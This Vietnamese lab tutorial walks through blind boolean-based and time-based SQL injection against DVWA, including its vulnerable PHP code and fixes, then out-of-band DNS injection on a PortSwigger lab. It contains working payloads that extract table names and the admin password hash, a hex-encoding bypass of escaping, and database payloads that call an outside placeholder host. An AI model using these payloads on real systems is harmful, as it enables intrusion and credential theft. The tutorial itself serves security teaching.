Trả kết quả về “**User ID exists in the database**” => u

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),2,1))=115-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),2,1))=115-- -'

Trả kết quả về “**User ID exists in the database**” => s

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),3,1))=101-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),3,1))=101-- -'

Trả kết quả về “**User ID exists in the database**” => e

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),4,1))=114-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),4,1))=114-- -'


Trả kết quả về “**User ID exists in the database**” => r

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),5,1))=115-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and ascii(substr((select table\_name from information\_schema.tables where table\_schema=database() limit 0,1),5,1))=115-- -'

Trả kết quả về “**User ID exists in the database**” => Bảng đầu tiên là users

Bảng thứ 2 tương tự…




**Bước 7: Đoán có bao nhiêu cột ở trong bảng users và guestbook trong database dvwa**

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and (select count(column\_name) from information\_schema.columns where table\_schema=database() and table\_name='users')=8-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and (select count(column\_name) from information\_schema.columns where table\_schema=database() and table\_name='users')=8-- -'

Trả kết quả về “**User ID exists in the database**” => Bảng đầu tiên có 8 cột

Bảng thứ 2 tương tự…



**Bước 8: Đoán tên từng cột ở trong bảng users trong database dvwa**

Vì ở đây em tập trung chủ yếu là tìm tài khoản, mật khẩu của các user. Nên thường bảng users có 2 cột là: user, password. Nếu developer đặt tên khác, thì chúng ta cứ tiếp tục công việc đoán từng ký tự…

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and (select count(\*) from information\_schema.columns where table\_schema=database() and table\_name='users' and column\_name='user')=1-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and (select count(\*) from information\_schema.columns where table\_schema=database() and table\_name='users' and column\_name='user')=1-- -'

Trả kết quả về “**User ID exists in the database**” => Bảng đầu tiên có tên cột là user

**Tiêm:** http://localhost/DVWA/vulnerabilities/sqli\_blind/?id=1' and (select count(\*) from information\_schema.columns where table\_schema=database() and table\_name='users' and column\_name='password')=1-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and (select count(\*) from information\_schema.columns where table\_schema=database() and table\_name='users' and column\_name='password')=1-- -'

Trả kết quả về “**User ID exists in the database**” => Bảng đầu tiên có tên cột là password

**Bước 9: Đoán giá trị bảng ghi của 2 cột user, password ở trong bảng users**


Thường các website họ hay đặt tên tài khoản là: admin và password có khả năng được sử dụng ở dạng **phổ biến**.

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and (select count(\*) from users where user='admin' and password='5f4dcc3b5aa765d61d8327deb882cf99')=1-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and (select count(\*) from users where user='admin' and password='5f4dcc3b5aa765d61d8327deb882cf99')=1-- -'

Trả kết quả về “**User ID exists in the database**” => Bảng users có 2 giá trị ở 2 cột user | password tương ứng là admin | 5f4dcc3b5aa765d61d8327deb882cf99 (Bản rõ: password).

Các **giá trị bảng ghi** được lưu ở 2 cột user, password trong bảng users



* **Cách phòng chống:**

Sửa đổi lại đoạn code bằng cách dùng hàm **mysqli\_real\_escape\_string**:

$id = ((isset($GLOBALS["\_\_\_mysqli\_ston"]) && is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"],  $id ) : ((trigger\_error("[MySQLConverterToo] Fix the mysql\_escape\_string() call! This code does not work.", E\_USER\_ERROR)) ? "" : ""));

* **Dạng medium (trung bình):**

<?php

if( isset( $\_POST[ 'Submit' ]  ) ) {

    // Get input

    $id = $\_POST[ 'id' ];

    $exists = false;

    switch ($\_DVWA['SQLI\_DB']) {

        case MYSQL:

            $id = ((isset($GLOBALS["\_\_\_mysqli\_ston"]) && is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"],  $id ) : ((trigger\_error("[MySQLConverterToo] Fix the mysql\_escape\_string() call! This code does not work.", E\_USER\_ERROR)) ? "" : ""));

            // Check database

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = $id;";

            $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"],  $query ); // Removed 'or die' to suppress mysql errors

            $exists = false;

            if ($result !== false) {

                try {

                    $exists = (mysqli\_num\_rows( $result ) > 0); // The '@' character suppresses errors

                } catch(Exception $e) {

                    $exists = false;

                }

            }

            break;

        case SQLITE:

            global $sqlite\_db\_connection;

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = $id;";

            try {

                $results = $sqlite\_db\_connection->query($query);

                $row = $results->fetchArray();

                $exists = $row !== false;

            } catch(Exception $e) {

                $exists = false;

            }

            break;

    }

    if ($exists) {

        // Feedback for end user

        $html .= '<pre>User ID exists in the database.</pre>';

    } else {

        // Feedback for end user

        $html .= '<pre>User ID is MISSING from the database.</pre>';

    }

}

?>


Dạng medium, lúc này đã không còn cho người dùng nhập bất kỳ dữ liệu mà thay vào đó, sẽ cho người dùng chọn id ở dưới dạng option và đồng thời thông tin khi gửi request lên ở dạng POST và giá trị tham số của id lần này đã được bảo vệ bởi hàm mysqli\_real\_escape\_string. Nhưng ở câu truy vấn ở phần tham số user\_id không hề có bất kỳ dấu nháy đơn nào được bao quanh $id. Nên dẫn tới việc sẽ tiêm được SQL vào câu truy vấn này. Vậy chúng ta muốn tiêm câu lệnh SQL vào câu truy vấn, thì chúng ta không được dùng dấu nháy đơn.

$id = $\_POST[ 'id' ];

$id = ((isset($GLOBALS["\_\_\_mysqli\_ston"]) && is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"],  $id ) : ((trigger\_error("[MySQLConverterToo] Fix the mysql\_escape\_string() call! This code does not work.", E\_USER\_ERROR)) ? "" : ""));

$query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = $id;";


Bây giờ, ta sẽ bắt đầu “**bắt**” request và tiêm SQL vào. Sau đó gửi lên server.



Và công việc còn lại thì tiêm SQL giống như dạng **low**. Nhưng chỉ có khác 1 điều là những giá trị nằm trong dấu nháy đôi '' phải đổi sang dạng hex (hệ lục phân) và loại bỏ '' để bypass qua **mysqli\_real\_ecaspe\_string**.

**Tiêm:** [http://localhost/DVWA/vulnerabilities/sqli\_blind/#](http://localhost/DVWA/vulnerabilities/sqli_blind/) | **Post data:** id=1 and (select count(\*) from users where user=0x61646d696e and password=0x3566346463633362356161373635643631643833323764656238383263663939)=1&Submit=Submit

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = 1 and (select count(\*) from users where user=**0x61646d696e** and password=**0x3566346463633362356161373635643631643833323764656238383263663939**)=1-- -

****

* **Cách phòng chống:**

Sửa đổi lại đoạn code bằng cách bổ sung dấu nháy đơn xung quanh tham số user\_id:

$query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

* **Dạng high (cao):**

<?php

if( isset( $\_COOKIE[ 'id' ] ) ) {

    // Get input

    $id = $\_COOKIE[ 'id' ];

    $exists = false;

    switch ($\_DVWA['SQLI\_DB']) {

        case MYSQL:

            // Check database

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id' LIMIT 1;";

            $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"],  $query ); // Removed 'or die' to suppress mysql errors

            $exists = false;

            if ($result !== false) {

                // Get results

                try {

                    $exists = (mysqli\_num\_rows( $result ) > 0); // The '@' character suppresses errors

                } catch(Exception $e) {

                    $exists = false;

                }

            }

            ((is\_null($\_\_\_mysqli\_res = mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]))) ? false : $\_\_\_mysqli\_res);

            break;

        case SQLITE:

            global $sqlite\_db\_connection;

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id' LIMIT 1;";

            try {

                $results = $sqlite\_db\_connection->query($query);

                $row = $results->fetchArray();

                $exists = $row !== false;

            } catch(Exception $e) {

                $exists = false;

            }

            break;

    }

    if ($exists) {

        // Feedback for end user

        $html .= '<pre>User ID exists in the database.</pre>';

    }

    else {

        // Might sleep a random amount

        if( rand( 0, 5 ) == 3 ) {

            sleep( rand( 2, 4 ) );

        }

        // User wasn't found, so the page wasn't!

        header( $\_SERVER[ 'SERVER\_PROTOCOL' ] . ' 404 Not Found' );


        // Feedback for end user

        $html .= '<pre>User ID is MISSING from the database.</pre>';

    }

}


?>



Dạng high không khác gì dạng low về cách khai thác lỗ hổng, nhưng chỉ khác mỗi hình thức là request được lấy thông qua từ 1 màn hình cửa sổ khi chúng ta nhập giá trị tham số id vào ô dữ liệu ở trên màn hình cửa sổ thì nó sẽ trả giá trị sang trang khác.

**Tiêm:** 1' and (select count(\*) from users where user='admin' and password='5f4dcc3b5aa765d61d8327deb882cf99')=1-- -

**Truy vấn**: SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and (select count(\*) from users where user='admin' and password='5f4dcc3b5aa765d61d8327deb882cf99')=1-- -' LIMIT 1



* **Cách phòng chống:**

Sửa đổi lại đoạn code bằng cách dùng hàm **mysqli\_real\_escape\_string**:

$id = ((isset($GLOBALS["\_\_\_mysqli\_ston"]) && is\_object($GLOBALS["\_\_\_mysqli\_ston"])) ? mysqli\_real\_escape\_string($GLOBALS["\_\_\_mysqli\_ston"],  $id ) : ((trigger\_error("[MySQLConverterToo] Fix the mysql\_escape\_string() call! This code does not work.", E\_USER\_ERROR)) ? "" : ""));

### **3.2. Dạng 2: Blind-time-based SQLi**

<?php

if( isset( $\_GET[ 'Submit' ] ) ) {

    // Get input

    $id = $\_GET[ 'id' ];

    $exists = false;

    switch ($\_DVWA['SQLI\_DB']) {

        case MYSQL:

            // Check database

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

            $result = mysqli\_query($GLOBALS["\_\_\_mysqli\_ston"],  $query ); // Removed 'or die' to suppress mysql errors

            $exists = false;

            if ($result !== false) {

                try {

                    $exists = (mysqli\_num\_rows( $result ) > 0);

                } catch(Exception $e) {

                    $exists = false;

                }

            }

            ((is\_null($\_\_\_mysqli\_res = mysqli\_close($GLOBALS["\_\_\_mysqli\_ston"]))) ? false : $\_\_\_mysqli\_res);

            break;

        case SQLITE:

            global $sqlite\_db\_connection;

            $query  = "SELECT first\_name, last\_name FROM users WHERE user\_id = '$id';";

            try {

                $results = $sqlite\_db\_connection->query($query);

                $row = $results->fetchArray();

                $exists = $row !== false;

            } catch(Exception $e) {

                $exists = false;

            }

            break;

    }

    if ($exists) {

        // Feedback for end user

        $html .= '<pre>User ID exists in the database.</pre>';

    } else {

        // User wasn't found, so the page wasn't!

        header( $\_SERVER[ 'SERVER\_PROTOCOL' ] . ' 404 Not Found' );

        // Feedback for end user

        $html .= '<pre>User ID is MISSING from the database.</pre>';

    }

}


?>

Vì đây cũng là 1 trong 2 dạng của Blind SQLi nên nếu dạng 1 là dựa vào toán tử boolean thì dạng 2 là dựa vào thời gian. Nếu tiêm SQL với thời gian phản hồi của database server chạy đúng thì câu truy vấn đó đúng với điều kiện. Ngược lại, thời gian phản hồi của database server mà chạy sai thì câu truy vấn đó không đúng với điều kiện.

**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and if(length(database())=4,sleep(5),1)-- -&Submit=Submit#

**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1' and if(length(database())=4,sleep(5),1)-- -'

Thời giản phản hồi chạy đúng => Câu truy vấn đúng với điều kiện.



**Tiêm:** <http://localhost/DVWA/vulnerabilities/sqli_blind/?id=1>' and if(length(database())=3,sleep(5),1)-- -&Submit=Submit#


**Truy vấn:** SELECT first\_name, last\_name FROM users WHERE user\_id = '1 and if(length(database())=3,sleep(5),1)-- -'

Diagram

Description automatically generated with low confidence

## 4. Out-of-band SQLi


### **4.1. Tra cứu DNS**



Kẻ tấn công có thể khiến CSDL thực hiện tra cứu DNS đối với tên miền bên ngoài. Để thực hiện việc này, kẻ tấn công sẽ cần sử dụng ứng dụng **Burp Collaborator Client** để tạo **tên miền phụ** Burp Collaborator duy nhất mà kẻ tấn công sẽ sử dụng trong cuộc tấn công của mình, sau đó kiểm tra xem **nạn nhân** có thực sự thực hiện thao tác tra cứu DNS lên **tên miền phụ** hay không.

**Nạn nhân:** <https://acf51f441ffd3e14c0230b6f00a50000.web-security-academy.net/>

Bây giờ, chúng ta sẽ refresh lại trang nạn nhân, sau đó ta sẽ sử dụng Brup Suite để chặn request và sửa đổi nó trước khi được gửi lên phía server.



Cookie: TrackingId=**dKrodj0jBCabUfC5**; session=AiV5dZJLkAGMePHKYTw5YzK3k4LzjowC


Chúng ta sẽ tiêm câu lệnh SQL vào bên trong giá trị Cookie (TrackingId) vì đây là thông số dễ bị tấn công nhất.

**Một số thông tin của 1 vài cơ sở dữ liệu để thực hiện tiêm SQL cho việc tra cứu DNS:**

|  |  |
| --- | --- |
| **Oracle** | Kỹ thuật sau sử dụng lỗ hổng thực thể bên ngoài XML ( [XXE](https://portswigger.net/web-security/xxe) ) để kích hoạt tra cứu DNS. Lỗ hổng bảo mật đã được vá nhưng vẫn tồn tại nhiều bản cài đặt Oracle chưa được vá: SELECT extractvalue(xmltype('<?xml version="1.0" encoding="UTF-8"?><!DOCTYPE root [ <!ENTITY % remote SYSTEM "http://YOUR-SUBDOMAIN-HERE.burpcollaborator.net/"> %remote;]>'),'/l') FROM dual  Kỹ thuật sau hoạt động trên các bản cài đặt Oracle đã được vá đầy đủ, nhưng yêu cầu các đặc quyền cao hơn: SELECT UTL\_INADDR.get\_host\_address('YOUR-SUBDOMAIN-HERE.burpcollaborator.net') |
| **Microsoft** | exec master..xp\_dirtree '//YOUR-SUBDOMAIN-HERE.burpcollaborator.net/a' |
| **PostgreSQL** | copy (SELECT '') to program 'nslookup YOUR-SUBDOMAIN-HERE.burpcollaborator.net' |
